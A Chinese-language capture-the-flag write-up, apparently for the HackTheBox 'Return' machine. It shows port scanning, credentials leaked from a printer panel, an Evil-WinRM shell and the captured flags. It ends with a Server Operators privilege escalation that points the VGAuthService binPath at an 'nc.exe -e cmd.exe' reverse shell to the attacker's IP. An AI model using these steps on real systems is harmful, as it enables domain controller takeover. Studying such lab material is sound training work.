
Return(AD完成),ldap、AD[server-operators+VGAuthService+sc.exe提權利用]


```
└──# nmap -sCV -p
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-
49667,49674-49679,49719,64590 10.10.11.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 00:31 PDT
Nmap scan report for 10.10.11.108
Host is up (0.26s latency).

PORT      STATE  SERVICE       VERSION
53/tcp    open   domain        Simple DNS Plus
80/tcp    open   http          Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open   kerberos-sec  Microsoft Windows Kerberos (server time:
2024-05-27 07:50:36Z)
135/tcp   open   msrpc         Microsoft Windows RPC
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open   ldap          Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds?
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
3268/tcp  open   ldap          Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped
5985/tcp  open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open   mc-nmf        .NET Message Framing
47001/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open   msrpc         Microsoft Windows RPC
49665/tcp open   msrpc         Microsoft Windows RPC
49666/tcp open   msrpc         Microsoft Windows RPC
```

```
49667/tcp open   msrpc         Microsoft Windows RPC
49674/tcp open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open   msrpc         Microsoft Windows RPC
49676/tcp open   msrpc         Microsoft Windows RPC
49677/tcp closed unknown
49678/tcp closed unknown
49679/tcp open   msrpc         Microsoft Windows RPC
49719/tcp open   msrpc         Microsoft Windows RPC
64590/tcp open   msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m35s
| smb2-time:
|   date: 2024-05-27T07:51:38
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.15 seconds
```

80網站，有連到server port 389




些改參數，發現一段文字




```
username : svc-printer
passwd : 1edFg43012!!
```

發現可以進行遠端執行



拿到靶機





```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-printer\Documents> gci -r -file c:/Users


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/27/2024  12:11 AM             34 root.txt


    Directory: C:\Users\Administrator\Favorites


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/20/2021  12:10 PM            208 Bing.url


    Directory: C:\Users\Administrator\Links


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/20/2021  12:10 PM            518 Desktop.lnk
-a----         5/20/2021  12:10 PM            975 Downloads.lnk


    Directory: C:\Users\svc-printer\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/27/2024  12:11 AM             34 user.txt
```

user flag

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> type C:\Users\svc-printer\Desktop\user.txt
3cf0a88ede9cf41d3bc3e8c05a46f864
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

訊息收集


Evil-WinRM PS C:\windows\temp> whoami /all
USER INFORMATION
User Name SID
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators Alias S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators Alias S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288
PRIVILEGES INFORMATION
Privilege Name Description State
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemtimePrivilege Change the system time Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
USER CLAIMS INFORMATION
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.



目前user 有「印表機操作員」、「遠端管理使用」、「伺服器操作員」和「網域使用者」群組。
找到伺服器文件：

- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups#server-operators


Server Operators 群組的成員可以管理網域控制站。此群組僅存在於網域控制站上。預設情況下，該群組沒有成員。 Members of the Server Operators group can take the following actions: sign in to a server interactively, create and delete network shared resources, start and stop services, back up and restore files, format the hard disk drive of the computer, and shut down the電腦.該群組無法重新命名、刪除或移除。

預設情況下，該內建群組沒有成員。此群組有權存取網域控制站上的伺服器設定選項。其成員身分由網域中的服務管理員群組 Administrators 和 Domain Admins 以及林根網域中的 Enterprise Admins 群組控制。該群組中的成員無法變更任何管理群組成員資格。此群組被視為服務管理員帳戶，因為其成員具有對網域控制器的實體存取權。此群組的成員可以執行備份和還原等維護任務，並且可以變更安裝在網域控制站上的二進位。請參閱下表中的群組的預設使用者權限。

伺服器操作員群組適用於預設 Active Directory 安全性群組中的 Windows Server 作業系統。

後面不懂參考網路答案～


```
sc.exe config VGAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 9200"
sc.exe stop VGAuthService
sc.exe start VGAuthService
```



root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
1a888ba12384fe1d2a8dacf714838d83
```

VGAuthService被更改反彈了！

```
*Evil-WinRM* PS C:\Program Files\VMware\VMware Tools> services

Path                                                                                                                                Privileges Service
----                                                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                                 True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys                      True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                                             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                                          True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                               False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                                False TrustedInstaller
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 9200                                                                           True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                                       True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                                            True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                                           True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                                     False WMPNetworkSvc

*Evil-WinRM* PS C:\Program Files\VMware\VMware Tools>
```